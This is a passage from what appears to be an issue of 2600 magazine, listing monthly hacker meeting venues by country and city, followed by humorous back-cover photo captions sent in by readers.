Athens: Outside the bookstore Papasotiriou on the corner of Patision and Stournari. 7 pm

IRELAND

Dublin: At the entrance to the Dublin Tourism Information Centre on Suffolk St. 7 pm

ISRAEL

***Beit Shemesh:** In the big Fashion Mall (across from train station), 2nd floor, food court. Phone: 1-800-800-515. 7 pm
***Safed:** Courtyard of Ashkenazi Ari.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Kagoshima: Amu Plaza next to the central railway station in the basement food court (Food Cube) near Doutor Coffee.
Tokyo: Mixing Bar near Shinjuku Station, 2 blocks east of east exit. 6:30 pm

KAZAKHSTAN

Astana: CheckPoint Brasserie, Koshkarbayeva St 34. 8 pm

MEXICO

Chetumal: Food court at La Plaza de Americas, right front near Italian food.
Mexico City: "Zocalo" Subway Station (Line 2 of the "METRO" subway, the blue one). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NETHERLANDS

Utrecht: In front of the Burger King at Utrecht Central Station. 7 pm

NORWAY

Oslo: Sentral Train Station at the "meeting point" area in the main hall. 7 pm
Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm
Trondheim: Den Gode Nabo. 7 pm

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm
Trujillo: Starbucks, Mall Aventura Plaza. 6 pm

PHILIPPINES

Quezon City: Chocolate Kiss ground floor, Bahay ng Alumni, University of the Philippines Diliman. 4 pm

POLAND

Krakow: VRCafe (upstairs), Dolnych Mlynow 10. 8 pm

PORTUGAL

Lisbon: Amoreiras Shopping, food court next to Portugalia. 7 pm

RUSSIA

Moscow: RNDM, Nastavnicheskiy Pereulok, 13-15 Building 3. 7 pm
Murmansk: Freshgame, Rybnyy Proyezd, 8. 7 pm
Petrozavodsk: "Good Place" anti-cafe, pr. Pervomayskiy, 2. 7 pm
Saint Petersburg: Krasnodonskaya Ulitsa, 4. 7 pm

SWEDEN

Stockholm: Starbucks at Stockholm Central Station.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station. 7 pm

THAILAND

Bangkok: The Connection Seminar Center. 6:30 pm

UNITED KINGDOM

England

Leeds: The Brewery Tap Leeds. 7 pm
London: Trocadero shopping center (near Piccadilly Circus), front entrance on Coventry St. 6:30 pm
Manchester: Bulls Head Pub on London Rd. 7:30 pm
Norwich: Coach and Horses on Thorpe Rd. 6 pm

Scotland

Edinburgh: Nobles Bar in Leith. 6 pm
Glasgow: Bon Accord Pub, 153 North St. 6 pm

Wales

Cardiff: Rummer Tavern opposite Cardiff Castle.
Ewloe: St. David's Hotel.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm

Arizona

Phoenix: Changing Hands Bookstore, 300 W Camelback Rd. 6 pm
Prescott: Method Coffee, 3180 Willow Creek Rd. 6 pm
Tucson: Barnes & Noble cafe, 5130 E Broadway Blvd.

Arkansas

Fort Smith: Fort Smith Coffee Company, 1101 Rogers Ave. 6 pm

California

Anaheim (Fullerton): 23b Shop, 418 E Commonwealth Ave (behind Pizza Hut). 7 pm
Chico: Idea Fab Labs. 7 pm
Los Angeles: Union Station, inside main entrance (Alameda St side) near the Traxx Bar. 6 pm
Monterey: East Village Coffee Lounge. 5:30 pm
Penngrove: Caprara's Pizzeria, 10060 Main St. 6 pm
San Diego: Regents Pizza, 4150 Regents Park Row #170.
San Francisco: 4 Embarcadero Center near street level fountains. 6 pm
San Jose: Outside the cafe at the MLK Library at 4th and E San Fernando. 6 pm

Colorado

Denver (Lone Tree): Park Meadows Food Court.
Fort Collins: Dazbog Coffee, 2733 Council Tree Ave. 7 pm

Delaware

Newark: Barnes & Noble cafe area, Christiana Mall.

Florida

Fort Lauderdale: Grind Coffee Project, 599 SW 2nd Ave. 7 pm
Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm
Jacksonville: Kickbacks Gastropub, 910 King St. 6:30 pm
Melbourne: Sun Shoppe Cafe, 540 E New Haven Ave. 5:30 pm
Sebring: Lakeshore Mall food court, next to payphones. 6 pm
Tampa: Cafe at Barnes & Noble, 213 N Dale Mabry Hwy.
Titusville: Playalinda Brewing Company, 301 S Washington Ave.

Georgia

Atlanta: Lenox Mall food court. 7 pm

Hawaii

Hilo: Prince Kuhio Plaza food court, 111 East Puainako St.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance.

Illinois

Champaign-Urbana: Lincoln Square Mall food court.
Chicago: O'Hare Oasis on 294 behind the bank kiosk. 8 pm
Peoria: Starbucks, 1200 West Main St.

Indiana

Bloomington: College Mall food court, 2894 E 3rd St.
Evansville: Barnes & Noble cafe at 624 S Green River Rd.
Indianapolis: The Tomlinson Tap Room in City Market.
West Lafayette: Jake's Roadhouse, 135 S Chauncey Ave.

Iowa

Ames: Memorial Union Building food court at the Iowa State University.
Davenport: Co-Lab, 627 W 2nd St.

Kansas

Kansas City (Overland Park): Barnes & Noble cafe, Oak Park Mall.
Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

New Orleans: Z'otz Coffee House uptown, 8210 Oak St. 6 pm

Maine

Portland: Maine Mall by the bench at the food court door. 6 pm

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston (Cambridge): Starbucks, 2nd floor, Harvard Square, 1380 Massachusetts Ave. 7 pm
Waltham: The Telephone Museum, 289 Moody St.

Michigan

Ann Arbor: Starbucks in The Galleria on S University. 7 pm

Minnesota

Bloomington: Mall of America food court in front of Burger King. 6 pm

Missouri

St. Louis: Arch Reactor Hacker Space, 2215 Scott Ave. 6 pm

Montana

Helena: Hall beside OX at Lundy Center.

Nebraska

Omaha: Westroads Mall food court near south entrance, 100th and Dodge. 7 pm

Nevada

Elko: Uber Games and Technology, 1071 Idaho St. 6 pm
Las Vegas (Henderson): SYN Shop, 1075 American Pacific Dr Suite C. 6 pm
Reno: Barnes & Noble Starbucks 5555 S. Virginia St.

New Hampshire

Keene: Local Burger, 82 Main St. 7 pm

New York

Albany: Starbucks, 1244 Western Ave. 6 pm
New York: The Atrium at 875, 53rd St & 3rd Ave, lower level.
Rochester: Interlock Rochester, 1115 E Main St, Door #7, Suite 200. 7 pm
Syracuse: Secure Network Technologies, 247 W Fayette St, 2nd floor.

North Carolina

Charlotte: Panera Bread, 9321 JW Clay Blvd (near UNC Charlotte). 6:30 pm
Greensboro: Caribou Coffee, 3109 Northline Ave (Friendly Center).
Raleigh: Morning Times, 10 E Hargett St. 6 pm

North Dakota

Fargo: West Acres Mall food court.

Ohio

Cincinnati: Hive13, 2929 Spring Grove Ave. 7 pm
Cleveland (Warrensville Heights): Panera Bread, 4103 Richmond Rd.
Columbus: Front of the food court fountain in Easton Mall. 7 pm
Dayton: Marions Piazza ver. 2.0, 8991 Kingsridge Dr, behind the Dayton Mall off SR-741.
Toledo: SIP Coffee, Cricket West shopping center, 2nd floor.
Youngstown (Niles): Panara Bread, 5675 Youngstown Warren Rd.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St and Penn.

Oregon

Portland: Theo's, 121 NW 5th Ave. 7 pm

Pennsylvania

Allentown: Panera Bread, 3100 W Tilghman St. 6 pm
Harrisburg: Panera Bread, 4263 Union Deposit Rd. 6 pm
Philadelphia: 30th St Station, food court outside Taco Bell. 6 pm
Pittsburgh: Tazz D'Oro, 1125 North Highland Ave at round table by front window.
State College: Big Bowl Noodle House, 418 E College Ave.

Puerto Rico

San Juan: Plaza Las Americas on 1st floor.
Trujillo Alto: The Office Irish Pub. 7:30 pm

South Carolina

Myrtle Beach: SubProto, 3926 Wesley St, Suite 403.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: West Town Mall food court. 6 pm
Nashville: Nashville Software School, 301 Plus Park Blvd #300. 6 pm

Texas

Addison: Dunn Brothers Coffee, 3725 Belt Line Rd.
Austin: Whole Foods mezzanine level, 525 N Lamar Blvd. 7 pm
Dallas: Wild Turkey, 2470 Walnut Hill Ln. 7 pm
Houston: Ninfa's Express seating area, Galleria IV. 6 pm
Plano: Fourteen Eighteen Coffeehouse, 1418 Ave K. 6 pm

Vermont

Burlington: The Burlington Town Center Mall food court under the stairs.

Virginia

Blacksburg: Squires Student Center at Virginia Tech, 118 N. Main St. 7 pm
Charlottesville: Panera Bread at the Barracks Road shopping center. 6:30 pm
Richmond: Hack.RVA 1600 Roseneath Rd. 6 pm

Washington

Seattle: Cafe Allegro, upstairs, 4214 University Way NE (alley entrance). 6 pm
Spokane: Starbucks, 4727 N Division St.
Tacoma: Tacoma Mall food court. 6 pm
Wenatchee: Badger Mountain Brewing, 1 Orondo Ave.

Wisconsin

Madison: Fair Trade Coffee House, 418 State St.


URUGUAY

Montevideo: MAM Mercado Agricola de Montevideo, Jose L. Terra 2220, Choperia Mastra. 7 pm

All meetings take place on the first Friday of the month (a * indicates a meeting that's held on the first Thursday of the month). Unless otherwise noted, 2600 meetings begin at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.


Follow @2600Meetings on Twitter and let us know your meeting's Twitter handle!

The Back Cover Photos




We originally thought this sign discovered by **JayE** in Denver was something clever, perhaps a well-earned complaint about high rents. In actuality, it turns out to be a marketing campaign by Verizon's Visible brand going on around the country to let people know that "the traditional brick and mortar retail store is no longer required for your mobile needs." And yet, they're still needed for them to advertise. How depressing.

The Back Cover Photos




This was seen in the Pacific Palace Mall on the north side of Hong Kong Island by **Sam Pursglove**. Apparently this women's clothing store is also trying to spawn a bash shell as a background process.

The Back Cover Photos



This very special diesel locomotive, discovered by **Gary See**, is part of the Santa Cruz, Big Trees and Pacific Railway which runs from Felton to Santa Cruz. Apart from the cool number, take a good look at the engineer.

The Back Cover Photos




This magical road was found by **Alan Sondheim** and exists in West Virginia. Apparently, the name "Hacker" is quite common in that state, so we expect to see a whole lot more pictures from there in future issues.

The Back Cover Photos

